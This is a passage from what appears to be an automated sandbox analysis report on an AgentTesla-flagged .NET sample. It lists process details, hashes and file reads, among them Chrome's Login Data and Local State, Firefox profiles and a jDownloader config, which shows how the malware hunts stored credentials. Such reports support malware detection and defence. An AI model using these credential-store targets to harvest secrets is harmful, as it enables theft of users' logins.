HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\UGxXf_RASAPI32	FileDirectory	expand unicode	%windir%\tracing	success or wait	1	6C50AD76	unknown

Analysis Process: UGxXf.exe PID: 1836 Parent PID: 1388

General

Start time:	16:55:26
Start date:	23/02/2021
Path:	C:\Users\user\AppData\Roaming\wPLpKMo\UGxXf.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\wPLpKMo\UGxXf.exe'
Imagebase:	0xb50000
File size:	629624 bytes
MD5 hash:	3DC83F17122DD592D607424A54C1E9CB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3C7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E3C7995	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3CA1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\fe4b221b4109f0c78f57a792500699b5\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4fbda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D0FB2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6D0FB2B3	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E2DDE2C	ReadFile

Analysis Process: cmd.exe PID: 2924 Parent PID: 2500

General

Start time:	16:55:27
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\cmd.exe' /c timeout 1
Imagebase:	0x49e70000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: timeout.exe PID: 2984 Parent PID: 2924

General

Start time:	16:55:29
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout 1
Imagebase:	0xda0000
File size:	27136 bytes
MD5 hash:	419A5EF8D76693048E4D6F79A5C875AE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: UGxXf.exe PID: 648 Parent PID: 2500

General

Start time:	16:55:31
Start date:	23/02/2021
Path:	C:\Users\user\AppData\Roaming\wPLpKMo\UGxXf.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\wPLpKMo\UGxXf.exe
Imagebase:	0xb50000
File size:	629624 bytes
MD5 hash:	3DC83F17122DD592D607424A54C1E9CB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000010.00000002.2360028702.00000000022B1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000010.00000002.2358961317.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3C7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E3C7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3CA1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3C7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E3C7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\CustomMarshalers\b92a961849186d9c6ff63eda4a434d79\CustomMarshalers.ni.dll.aux	unknown	300	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Management\98d3949f9ba1a384939805aa5e47e933\System.Management.ni.dll.aux	unknown	764	success or wait	1	6E2DDE2C	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6D0FB2B3	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Security\754ca70e68140abcdb8476cff64c4169\System.Security.ni.dll.aux	unknown	912	success or wait	1	6E2DDE2C	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	1	6D0FB2B3	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	8	6D0FB2B3	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	291	end of file	1	6D0FB2B3	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	end of file	1	6D0FB2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	6D0FB2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	6D0FB2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	6D0FB2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	6D0FB2B3	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4fbda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E2DDE2C	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6D0FB2B3	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6D0FB2B3	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\fe4b221b4109f0c78f57a792500699b5\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D0FB2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6D0FB2B3	ReadFile

Disassembly

Code Analysis